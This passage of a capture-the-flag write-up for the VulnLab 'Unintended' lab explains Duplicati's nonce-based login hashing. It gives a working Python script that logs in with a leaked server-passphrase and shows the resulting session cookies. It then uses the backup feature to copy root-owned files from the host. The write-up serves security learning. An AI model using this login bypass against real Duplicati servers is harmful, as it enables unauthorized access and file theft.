Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 57
Origin: http://web.unintended.vl:8200
Connection: close
Referer: http://web.unintended.vl:8200/login.html
Cookie: rl_anonymous_id=RudderEncrypt%3AU2FsdGVkX1%2BbGu%2Bb1E7pM5%2BnnpIqn%2BBZa2GIB%2BzAu3RsdJQwxPVVmGXZztxIvYoNVmp5ST0SGK8nzrO7O%2Bk1yw%3D%3D; rl_user_id=RudderEncrypt%3AU2FsdGVkX1%2FQ0L2ZNVGsXeTF8C1zORsXk%2BYW9Nx%2BHVR1vC1FAP9HgRX%2Bg%2By4PHoC; rl_trait=RudderEncrypt%3AU2FsdGVkX19MTphNnSPn2j%2BJkYlI%2FlVIisz0FM6LqNk%3D; xsrf-token=evyf4zAw%2FBSecfTUrDPS111ve9OULs5Ivri0mjKDUvU%3D; session-nonce=jTARn%2BBCuttj5k6nweke75xHkTvbpytxzCMcq%2BWdR0E%3D

password=CN0genenLH0BeKWlL9ZRMr5tFGutqCL55d%2FHSn9Xk6w%3D
In the Duplicati GitHub - Web server source code - login.js, we can understand how the password sent to login.cgi is generated:

- At the beginning,
saltedpwdis the SHA256 hash of the password entered by the user concatenated with the salt. - Then
noncedpwdis the SHA256 hash of the nonce concatenated withsaltedpwd, which is sent as the password parameter to login.cgi.
In Duplicati GitHub - RestAPI source code - ServerSettings.cs, we can see where server-passphrase is used:


server-passphraseis the SHA256 hash of the plaintext password concatenated withserver-passphrase-salt.- This matches the
saltedpwdvariable in login.js, with the exception thatsaltedpwdis in hex whereas server-passphrase is in Base64.
In the Duplicati GitHub - RestAPI source code - AuthenticationHandler.cs, we can see how WebserverPassword (aka server-passphrase) is used:

- The
password(aka noncedpwd) sent to login.cgi is compared with the SHA256 hash of a randomly generated nonce concatenated withWebserverPassword(aka server-passphrase).
This means that knowing
server-passphrase, we can easily compute the correctnoncedpwdto be able to login.
We need to send a first request to login.cgi to get a nonce, then send a second request with the password parameter set as the SHA256 hash in Base64 of the nonce concatenated with server-passphrase.
To do that we create a Python script duplicati_login_attack.py:
#!/usr/bin/env python3
## VulnLab Chains Unintended - Unintended_User-3
import requests
import base64
import hashlib

# Found in the duplicati backup in backup.unintended.vl
server_passphrase = 'ZhB5vA+1uCde2Gozh9/CXKfPt8MoNcUklyfk1vBuuQk='

s = requests.Session()

# Duplicati portal
s.get('http://web.unintended.vl:8200/login.html')

# Get the nonce
r = s.post('http://web.unintended.vl:8200/login.cgi', data = {
    'get-nonce': 1
}).json()
nonce = r['Nonce']

# Generate the password
saltedpwd_bin = base64.b64decode(server_passphrase)
noncedpwd = base64.b64encode(hashlib.sha256(base64.b64decode(nonce) + saltedpwd_bin).digest()).decode()

# Post the password
r = s.post('http://web.unintended.vl:8200/login.cgi', data = {
    'password': noncedpwd
})

# Get the cookies
print(f'Status code: {r.status_code}')
print(f'Cookies: {s.cookies}')
Then let’s go:
$ python3 duplicati_login_attack.py
Status code: 200
Cookies: <RequestsCookieJar[<Cookie xsrf-token=JSBWyxxfd7%2Bfbn199Jnxtra%2BLK6iP1MXomqvs5AP%2FB0%3D for web.unintended.vl/>, <Cookie session-nonce=BBD8oHdd9oqU418NkARSw0%2BYTBNePvPBQ5%2F9zYDjAYc%3D for web.unintended.vl/>, <Cookie session-auth=ZKI5ZK5e55ZIWY8LMknfaTisovAX6U6P_dyNkU-s9XM for web.unintended.vl/>]>
We go to http://web.unintended.vl:8200/login.html and use the Web Developer Tools to set our cookies:
- xsrf-token=
JSBWyxxfd7%2Bfbn199Jnxtra%2BLK6iP1MXomqvs5AP%2FB0%3D - session-nonce=
BBD8oHdd9oqU418NkARSw0%2BYTBNePvPBQ5%2F9zYDjAYc%3D - session-auth=
ZKI5ZK5e55ZIWY8LMknfaTisovAX6U6P_dyNkU-s9XM

Then we go to http://web.unintended.vl:8200 and we gain the access:

Now we create a new backup:


We select no encryption.
In the next step we need to select our Backup destination.

We can see that the /home folder is located in /source, so that tell us that the root filesystem of the host is mounted at /source in the Duplicati container, allowing us to backup any files on the host to any location.
We will select Manually type path and backup /source/root/flag.txt to /source/tmp/flag:


We continue to click to Next, without changing the default settings and click on Save.
Then click on Run now:
